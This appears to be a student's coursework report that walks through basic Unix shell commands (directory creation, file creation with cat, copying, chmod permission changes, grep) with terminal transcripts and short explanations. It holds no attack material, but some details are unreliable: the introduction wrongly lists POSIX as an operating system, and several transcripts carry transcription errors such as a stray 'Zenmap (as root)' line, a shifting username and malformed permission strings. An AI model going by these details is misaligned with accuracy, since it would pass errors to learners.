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I confirm that I understand my coursework needs to be submitted online via Google Classroom under the relevant module page before the deadline in order for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a marks of zero will be awarded.

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Introduction

Unix is an operating system that is truly the basis of all operating systems such as Ubuntu, Solaris, POSIX, etc. It was developed by Ken Thompson, Dennis Ritchie and others in the AT&T Laboratories in the 1970s. It was originally intended for software developers rather than non-programmers. Unix is the most powerful and popular multi-user and multi-tasking operating system in the world. The basic concepts of Unix originated in the Multics project of 1969. The Multics system was designed as a time-sharing system that would allow multiple users to simultaneously access the mainframe computer (Swati, 2019).

The coursework is about the basic UNIX command. All the commands are performed in linux terminal. The tasks in the coursework are all about creating and reading files in directories and switching through different directories, handling access permissions for files and directories.

Aims and Objectives

- Introduce UNIX command and their internal working details.
- Perform some simple file-based operations at the UNIX shell.
- Enhanced personal skills and knowledge about Ubuntu Linux operating system.
- Using various command for creating and reading files and folder in UNIX kernel.

Assignment Tasks

1. Creating New Directories

1.1 Task 1:

Command: mkdir Cricket



```
girija@kali:~/Desktop/Home$ pwd
/home/girija/Desktop/Home
girija@kali:~/Desktop/Home$ mkdir Cricket
girija@kali:~/Desktop/Home$ ls
Cricket
girija@kali:~/Desktop/Home$
```

Command:

mkdir Cricket/India

mkdir Cricket/Australia

mkdir Cricket/England

mkdir Cricket/Pakistan

mkdir Cricket/Bangladesh



```
girija@kali:~/Desktop/Home$ mkdir Cricket/India
girija@kali:~/Desktop/Home$ mkdir Cricket/Australia
girija@kali:~/Desktop/Home$ mkdir Cricket/England
girija@kali:~/Desktop/Home$ mkdir Cricket/Pakistan
girija@kali:~/Desktop/Home$ mkdir Cricket/Bangladesh
```

The mkdir command is used to create new directories. A directory which is referred to as a folder in some operating systems, appears to the user as a repository for other folders and data. Here mkdir is used for creating directories like Cricket, India England etc. In this assignment sub directories like India, Australia, England, Pakistan and Bangladesh are created inside the parent directory Cricket using a relative path.


2. Removing Existing Files and Directories

2.1 Task 2:

Command: cd Cricket/India

Command: pwd

Command: touch file1 file2 file3



```
girija@kali:~/Desktop/Home$ cd Cricket/India
girija@kali:~/Desktop/Home/Cricket/India$ pwd
/home/girija/Desktop/Home/Cricket/India
girija@kali:~/Desktop/Home/Cricket/India$ touch file1 file2 file3
girija@kali:~/Desktop/Home/Cricket/India$ ls
file1 file2 file3
girija@kali:~/Desktop/Home/Cricket/India$
```


The cd command is used to change current working directory. The pwd command is a command line utility to display the current working directory. It prints the complete device path of the current working directory to the standard output. The touch command is a basic command used in the UNIX / Linux operating system that is used to create, alter and adjust timestamps of a file. In this assignment touch command is used to make a different file inside the India directory.

2.2 Task 3:

Command: cd ..

Command: rm -ri India

Command: ls



```
girija@kali:~/Desktop/Home/Cricket/India$ cd ..
girija@kali:~/Desktop/Home/Cricket$ ls
Australia  Bangladesh  England  India  Pakistan
girija@kali:~/Desktop/Home/Cricket$ rm -ri India
rm: descend into directory 'India'? yes
rm: remove regular empty file 'India/file2'? y
rm: remove regular empty file 'India/file1'? y
rm: remove regular empty file 'India/file3'? y
rm: remove directory 'India'? y
girija@kali:~/Desktop/Home/Cricket$ cd India
bash: cd: India: No such file or directory
girija@kali:~/Desktop/Home/Cricket$ ls
Australia  Bangladesh  England  Pakistan
girija@kali:~/Desktop/Home/Cricket$
```

The rm command removes (deletes) files. Here rm is executed with the -ri options (rm -ri), it recursively deletes any matching directories, their subdirectories, and all files they contain with the response of user. The ls command is used for listing the contents of a directory or directories given to it via standard input.


3. Usage of the echo command

3.1 Task 4:

Command: echo -e "Hello! I am proud to be part of Nepali. \n14 < (2+2)"

Command: Pwd

Command: cd Bangladesh


A terminal window screenshot showing a series of commands and their outputs. The prompt is 'girija@kali:~/Desktop/Home/Cricket\$'. The first command is 'echo -e "Hello! I am proud to be part of Nepali. \n14 < (2+2)"', which outputs 'Hello! I am proud to be part of Nepali.' followed by a new line and '14 < (2+2)'. The second command is 'pwd', which outputs '/home/girija/Desktop/Home/Cricket'. The third command is 'cd Bangladesh', which changes the directory. The fourth command is 'pwd', which outputs '/home/girija/Desktop/Home/Cricket/Bangladesh'. The prompt is now 'girija@kali:~/Desktop/Home/Cricket/Bangladesh\$'.

```
girija@kali:~/Desktop/Home/Cricket$ echo -e "Hello! I am proud to be part of Nepali. \n14 < (2+2)"
Hello! I am proud to be part of Nepali.
14 < (2+2)
girija@kali:~/Desktop/Home/Cricket$ pwd
/home/girija/Desktop/Home/Cricket
girija@kali:~/Desktop/Home/Cricket$ cd Bangladesh
girija@kali:~/Desktop/Home/Cricket/Bangladesh$ pwd
/home/girija/Desktop/Home/Cricket/Bangladesh
girija@kali:~/Desktop/Home/Cricket/Bangladesh$
```

The echo command in linux is used to display line of text/string that are passed as an argument.

3.2 Task 5:

Command: pwd; cd; pwd

A terminal window screenshot showing the execution of the command 'pwd; cd; pwd'. The prompt is 'girija@kali:~/Desktop/Home/Cricket/Bangladesh\$'. The command outputs the current path '/home/girija/Desktop/Home/Cricket/Bangladesh', changes to the home directory, and then outputs the new path '/home/girija'. The prompt is now 'girija@kali:~\$'.

```
girija@kali:~/Desktop/Home/Cricket/Bangladesh$ pwd; cd; pwd
/home/girija/Desktop/Home/Cricket/Bangladesh
/home/girija
girija@kali:~$
```

This command group first presents the path of current working place then changes to home directory and again presents working path.

3.3 Task 6:

Command: cd Desktop/Home/Cricket/Bangladesh

```
girija@kali:~$ cd Desktop/Home/Cricket/Bangladesh
girija@kali:~/Desktop/Home/Cricket/Bangladesh$ pwd; cd ..; pwd; cd ..; pwd
/home/girija/Desktop/Home/Cricket/Bangladesh
/home/girija/Desktop/Home/Cricket
/home/girija/Desktop/Home
girija@kali:~/Desktop/Home$
```

Command: pwd; cd ..; pwd; cd ..; pwd

This command group first presents the path of the current working directory, then changes it to its parent directory, then presents the working path, then returns it to its parent directory, then presents the current working path again.

4. Usage of the ls command

4.1 Task 7:

Command: cd; pwd

```
girija@kali:~/Desktop/Home$ cd; pwd
/home/girija
```

This command group first changes to the home directory, wherever the user is, and then introduces the current working directory.

Command: ls

```
girija@kali:~$ ls
Desktop  Documents  Downloads  girija  Music  Pictures  Public  Templates  Videos
```

This command displays all the files and directories present in the current working directory.

Command: ls -a



```
girija@kali:~$ ls -a
.      .bashrc.original  Downloads  .msf4      Templates  Videos
..     .cache            girija     Music       .vboxclient-clipboard.pid
.bash_history .config           .gnupg     Pictures    .vboxclient-display.pid
.bash_logout .bash_logout      .ICEauthority .profile    .vboxclient-draganddrop.pid
.bashrc      Documents         .local     Public      .vboxclient-seamless.pid
```

This command displays all the files and directories present in the current working directory including hidden files and directories.

Command: ls -al




```
girija@kali:~$ ls -al
total 104
drwxr-xr-x 15 girija girija 4096 Mar  5 10:14 .
drwxr-xr-x  3 root  root  4096 Mar  3 03:13 girija
-rw-r--r--  1 girija girija  804 Mar  5 07:24 .bash_history
-rw-r--r--  1 girija girija  220 Mar  3 03:13 .bash_logout
-rw-r--r--  1 girija girija 3391 Mar  3 03:13 .bashrc
-rw-r--r--  1 girija girija 3526 Mar  3 03:13 .bashrc.original
drwx-----  7 girija girija 4096 Mar  3 10:22 .cache
drwx----- 12 girija girija 4096 Mar  5 07:18 .config
drwxr-xr-x  4 girija girija 4096 Mar  5 07:24 Desktop
drwxr-xr-x  2 girija girija 4096 Mar  3 03:15 Documents
drwxr-xr-x  2 girija girija 4096 Mar  3 03:15 Downloads
-rw-r--r--  1 girija girija 1035 Mar  5 07:24 girija
drwx-----  3 girija girija 4096 Mar  3 03:15 .gnupg
-rw-r--r--  1 girija girija 1530 Mar  5 10:14 .ICEauthority
drwxr-xr-x  3 girija girija 4096 Mar  3 03:15 .local
```

This command displays all the files and directories with their access permissions information present in the current working directory including the access permissions of hidden files and directories.

4.2 Task 8:


Command: cd; pwd; cd cw2; pwd



```
girija@kali:~$ cd; pwd; cd cw2; pwd
/home/girija
bash: cd: cw2: No such file or directory
/home/girija
```

This command group first changes the directory to the home directory, shows the path of the current working directory, and changes the directory to the cw2 directory that is not present, and this command section presents an error with "no such file or directory." At last, this command group also displays the path of the current working directory that is the home directory.

Command: ls -R



```
girija@kali:~$ ls -R
.:
Desktop Documents Downloads girija Music Pictures Public Templates Videos

./Desktop:
Cricket girija Home

./Desktop/Cricket:


./Desktop/Home:
Cricket
```

This command displays all the files and directories present in the current working directory.

5. Usage of the cat command

5.1 Task 9:

Command: cat >>testX ,cat >>Y and cat >>testZ




```
girija@kali:~/Desktop/Home/Cricket/Australia$ pwd
/home/girija/Desktop/Home/Cricket/Australia
girija@kali:~/Desktop/Home/Cricket/Australia$ ls
girija@kali:~/Desktop/Home/Cricket/Australia$ cat >> testX
aaabb Aaaaa
AAAAA
bbbcc Bbbbb
BBBBB
ff-ff Ccccc
CCCCC
ccdd Dddd
DDDD
girija@kali:~/Desktop/Home/Cricket/Australia$ cat >> testY
aaabb Aaaaa
AAAAA
bbbcc Bbbbb
BBBBB
ff-ff Ccccc
CCCCC
ccdd Dddd
DDDD
girija@kali:~/Desktop/Home/Cricket/Australia$ cat >> testZ
aaabb Aaaaa
AAAAA
bbbcc Bbbbb
BBBBB
ff-ff Ccccc
CCCCC
ccdd Dddd
DDDD
girija@kali:~/Desktop/Home/Cricket/Australia$
```

The cat command is one of the most frequently used command in Linux/Unix like operating systems. cat command allows us to create single or multiple files, view content of file, concatenate files and redirect output in terminal or files. Here cat command is used for creating file.

5.2 Task 10:

Command: cat testX, cat testY and cat testZ

A terminal window with a dark blue background and a faint dragon watermark. The prompt is 'giriya@kali:~/Desktop/Home/Cricket/Australia\$'. The user runs 'ls', showing 'testX testY testZ'. Then they run 'cat testX', 'cat testY', and 'cat testZ', each displaying the same multi-line text: 'aaabb Aaaaa', 'AAAAA', 'bbbcc Bbbbb', 'BBBBB', 'ff-ff Ccccc', 'CCCCC', 'cccdd Ddddd', and 'DDDDD'.

```
giriya@kali:~/Desktop/Home/Cricket/Australia$ ls
testX testY testZ
giriya@kali:~/Desktop/Home/Cricket/Australia$ cat testX
aaabb Aaaaa
AAAAA
bbbcc Bbbbb
BBBBB
ff-ff Ccccc
CCCCC
cccdd Ddddd
DDDDD
giriya@kali:~/Desktop/Home/Cricket/Australia$ cat testY
aaabb Aaaaa
AAAAA
bbbcc Bbbbb
BBBBB
ff-ff Ccccc
CCCCC
cccdd Ddddd
DDDDD
giriya@kali:~/Desktop/Home/Cricket/Australia$ cat testZ
aaabb Aaaaa
AAAAA
bbbcc Bbbbb
BBBBB
ff-ff Ccccc
CCCCC
cccdd Ddddd
DDDDD
giriya@kali:~/Desktop/Home/Cricket/Australia$
```

The cat command is one of the most frequently used command in Linux/Unix like operating systems. Here cat command is used for viewing contain of file.

5.3 Task 11:

Command: cp testX testY testZ ../Bangladesh

```
girija@kali:~/Desktop/Home/Cricket/Australia$ pwd
/home/girija/Desktop/Home/Cricket/Australia
girija@kali:~/Desktop/Home/Cricket/Australia$ ls
testX  testY  testZ
girija@kali:~/Desktop/Home/Cricket/Australia$ cp testX testY testZ ../Bangladesh
girija@kali:~/Desktop/Home/Cricket/Australia$ cd ../Bangladesh
girija@kali:~/Desktop/Home/Cricket/Bangladesh$ ls
testX  testY  testZ
girija@kali:~/Desktop/Home/Cricket/Bangladesh$
```

The cp command is a command-line utility for copying files and directories. Here cp is used for copying files(testX, testY and testZ) in Bangladesh directory.

5.4 Task 12:

Command: cat testX testY testZ

```
girija@kali:~/Desktop/Home/Cricket/Australia$ cat testX testY testZ
aaabb Aaaaa
AAAAA
bbbcc Bbbbb
BBBBB
ff-ff Ccccc
Zenmap (as root)
ccdd Ddddd
DDDDD
aaabb Aaaaa
AAAAA
bbbcc Bbbbb
BBBBB
ff-ff Ccccc
CCCCC
ccdd Ddddd
DDDDD
aaabb Aaaaa
AAAAA
bbbcc Bbbbb
BBBBB
ff-ff Ccccc
CCCCC
ccdd Ddddd
DDDDD
girija@kali:~/Desktop/Home/Cricket/Australia$
```

The contents of testX testY testZ files will be concatenated by reading the files in the sequence specified in their arguments and shows the output in the same sequence.

Command: cat testX testY testZ >testResult

```
girija@kali:~/Desktop/Home/Cricket/Australia$ cat testX testY testZ > testResult
girija@kali:~/Desktop/Home/Cricket/Australia$
```

This command concatenates the contents of three files testX testY testZ and write them to another new file testResult.

Command: cat testX - testY >>testResult

```
girija@kali:~/Desktop/Home/Cricket/Australia$ cat testX - testY >> testResult
Black In Black ,this word is an added text
girija@kali:~/Desktop/Home/Cricket/Australia$ cat testResult
aaabb Aaaaa
AAAAA
bbbcc Bbbbb
BBBBB
ff-ff Ccccc
CCCCC
ccdd Ddddd
DDDDD
aaabb Aaaaa
AAAAA
bbbcc Bbbbb
BBBBB
ff-ff Ccccc
CCCCC
ccdd Ddddd
DDDDD
aaabb Aaaaa
AAAAA
bbbcc Bbbbb
BBBBB
ff-ff Ccccc
CCCCC
ccdd Ddddd
DDDDD
Black In Black ,this word is an added text
aaabb Aaaaa
AAAAA
bbbcc Bbbbb
BBBBB
ff-ff Ccccc
CCCCC
ccdd Ddddd
DDDDD
girija@kali:~/Desktop/Home/Cricket/Australia$
```

The above command is used to append the content of testX and testY. into a testResult file. Thereby, testResult will display all the contents it has stored before and after adding an extra some line of sentences.

5.5 Task 13:

Command: cat test[XYZ]

```
girija@kali:~/Desktop/Home/Cricket/Australia$ cat test[XYZ]
aaabb Aaaaa
AAAAA
bbbcc Bbbbb
BBBBB
ff-ff Ccccc
CCCCC
ccdd Ddddd
DDDDD
aaabb Aaaaa
AAAAA
bbbcc Bbbbb
BBBBB
ff-ff Ccccc
CCCCC
ccdd Ddddd
DDDDD
aaabb Aaaaa
AAAAA
bbbcc Bbbbb
BBBBB
ff-ff Ccccc
CCCCC
ccdd Ddddd
DDDDD
girija@kali:~/Desktop/Home/Cricket/Australia$
```

This command merges all the texts present inside the files testX, testY and testZ and displays the final output collectively.

6. Usage of the chmod command

6.1 Task 14:

Command: ls -l

(Displaying access permissions for files in Australia)

```
girija@kali:~/Desktop/Home/Cricket/Australia$ ls -l
total 12
-rw-r--r-- 1 girija girija 72 Mar 17 21:20 testX
-rw-r--r-- 1 girija girija 72 Mar 10 22:14 testY
-rw-r--r-- 1 girija girija 72 Mar 10 22:15 testZ
girija@kali:~/Desktop/Home/Cricket/Australia$ chmod -rwx testX
```

Command: chmod -rwx testX (Remove all access permissions for the testX file)

```
girija@kali:~/Desktop/Home/Cricket/Australia$ ls -l
total 12
-rw-r--r-- 1 girija girija 72 Mar 17 21:20 testX
-rw-r--r-- 1 girija girija 72 Mar 10 22:14 testY
-rw-r--r-- 1 girija girija 72 Mar 10 22:15 testZ
girija@kali:~/Desktop/Home/Cricket/Australia$ chmod -rwx testX
girija@kali:~/Desktop/Home/Cricket/Australia$ ls -l
total 12
----- 1 girija girija 72 Mar 17 21:20 testX
-rw-r--r-- 1 girija girija 72 Mar 10 22:14 testY
-rw-r--r-- 1 girija girija 72 Mar 10 22:15 testZ
girija@kali:~/Desktop/Home/Cricket/Australia$
```

Command: ls -l

(Display access permissions for the testX file)

```
girija@kali:~/Desktop/Home/Cricket/Australia$ ls -l
total 12
----- 1 girija girija 72 Mar 17 21:20 testX
-rw-r--r-- 1 girija girija 72 Mar 10 22:14 testY
-rw-r--r-- 1 girija girija 72 Mar 10 22:15 testZ
girija@kali:~/Desktop/Home/Cricket/Australia$
```

Command: cat testX

```
girija@kali:~/Desktop/Home/Cricket/Australia$ cat testX
cat: testX: Permission denied
girija@kali:~/Desktop/Home/Cricket/Australia$
```

Command: cat >> testX

```
girija@kali:~/Desktop/Home/Cricket/Australia$ cat >> testX
bash: testX: Permission denied
girija@kali:~/Desktop/Home/Cricket/Australia$
```

Command: chmod u+rw testX

(Adding read and write access permissions for yourself for the testX file.)

```
girija@kali:~/Desktop/Home/Cricket/Australia$ chmod u+rw testX
girija@kali:~/Desktop/Home/Cricket/Australia$ ls -l
total 12
-rw----- 1 girija girija 72 Mar 17 21:20 testX
-rw-r--r-- 1 girija girija 72 Mar 10 22:14 testY
-rw-r--r-- 1 girija girija 72 Mar 10 22:15 testZ
```

Command: ls -l testX

```
girija@kali:~/Desktop/Home/Cricket/Australia$ ls -l testX
-rw----- 1 girija girija 72 Mar 17 21:20 testX
girija@kali:~/Desktop/Home/Cricket/Australia$
```

Command: cat testX

```
girija@kali:~/Desktop/Home/Cricket/Australia$ cat testX
aaabb Aaaaa
AAAAA
bbbcc Bbbbb
BBBBB
ff-ff Ccccc
CCCCC
ccdd Ddddd
DDDDD
girija@kali:~/Desktop/Home/Cricket/Australia$
```

Command: cat >> testX

```
girija@kali:~/Desktop/Home/Cricket/Australia$ cat >> testX
Action speaks louder than words
girija@kali:~/Desktop/Home/Cricket/Australia$ cat testX
aaabb Aaaaa
AAAAA
bbbcc Bbbbb
BBBBB
ff-ff Ccccc
CCCCC
ccdd Ddddd
DDDDD
Action speaks louder than words
girija@kali:~/Desktop/Home/Cricket/Australia$
```

6.2 Task 15:

Command: `cd ..` (Changing to the Cricket directory)

```
girija@kali:~/Desktop/Home/Cricket/Australia$ cd ..
girija@kali:~/Desktop/Home/Cricket$ pwd
/home/girija/Desktop/Home/Cricket
girija@kali:~/Desktop/Home/Cricket$
```

Command: `ls -ld Australia` (Displaying access permissions for Australia)

```
girija@kali:~/Desktop/Home/Cricket$ ls -ld Australia
drwxr-xr-x 2 girija girija 4096 Mar 17 21:58 Australia
girija@kali:~/Desktop/Home/Cricket$
```

Command: `chmod -rwx Australia` (Removing access permissions for Australia)

```
girija@kali:~/Desktop/Home/Cricket$ chmod -rwx Australia
girija@kali:~/Desktop/Home/Cricket$
```

Command: `ls -ld Australia` (Displaying access permissions for Australia)

```
girija@kali:~/Desktop/Home/Cricket$ ls -ld Australia
d----- 2 girija girija 4096 Mar 17 21:58 Australia
girija@kali:~/Desktop/Home/Cricket$
```

Command: `cat Australia/testX`

```
girija@kali:~/Desktop/Home/Cricket$ cat Australia/testX
cat: Australia/testX: Permission denied
girija@kali:~/Desktop/Home/Cricket$
```


Command: touch Australia/file

```
girija@kali:~/Desktop/Home/Cricket$ touch Australia/file
touch: cannot touch 'Australia/file': Permission denied
girija@kali:~/Desktop/Home/Cricket$
```

Command: ls Australia

```
girija@kali:~/Desktop/Home/Cricket$ ls Australia
ls: cannot open directory 'Australia': Permission denied
girija@kali:~/Desktop/Home/Cricket$
```

Command: chmod u+rwX Australia (Adding read, write, and execute access permissions for yourself for the Australia directory.)

```
girija@kali:~/Desktop/Home/Cricket$ chmod u+rwX Australia
girija@kali:~/Desktop/Home/Cricket$
```

Command: ls -ld Australia

```
girija@kali:~/Desktop/Home/Cricket$ ls -ld Australia
drwx----- 2 girija girija 4096 Mar 17 21:58 Australia
girija@kali:~/Desktop/Home/Cricket$
```

Command: cat Australia/testX

```
girija@kali:~/Desktop/Home/Cricket$ cat Australia/testX
aaabb Aaaaa
AAAAA
bbbcc Bbbbb
BBBBB
ff-ff Ccccc
CCCCC
ccdd Ddddd
DDDDD
Action speaks louder than words
girija@kali:~/Desktop/Home/Cricket$
```

Command: touch Australia

```
girija@kali:~/Desktop/Home/Cricket$ touch Australia/heaven
girija@kali:~/Desktop/Home/Cricket$
```

Command: ls Australia

```
girija@kali:~/Desktop/Home/Cricket$ ls Australia
heaven testResult testX testY testZ
girija@kali:~/Desktop/Home/Cricket$
```

7. Usage of the grep command

7.1 Task 16:

Command: grep bb testX

This command searches all the words with bb characters in testX and displays them.

```
girija@kali:~/Desktop/Home/Cricket/Australia$ cd ../Bangladesh
girija@kali:~/Desktop/Home/Cricket/Bangladesh$ pwd
/home/girija/Desktop/Home/Cricket/Bangladesh
girija@kali:~/Desktop/Home/Cricket/Bangladesh$ grep bb testX
aaabb Aaaaa
bbbcc Bbbbb
girija@kali:~/Desktop/Home/Cricket/Bangladesh$
```

Command: grep -v bb testX

This command searches all the words without bb characters in testX and displays them.

```
girija@kali:~/Desktop/Home/Cricket/Bangladesh$ grep -v bb testX
AAAAA
BBBBB
ff-ff Ccccc
CCCCC
cccdd Ddddd
DDDDD
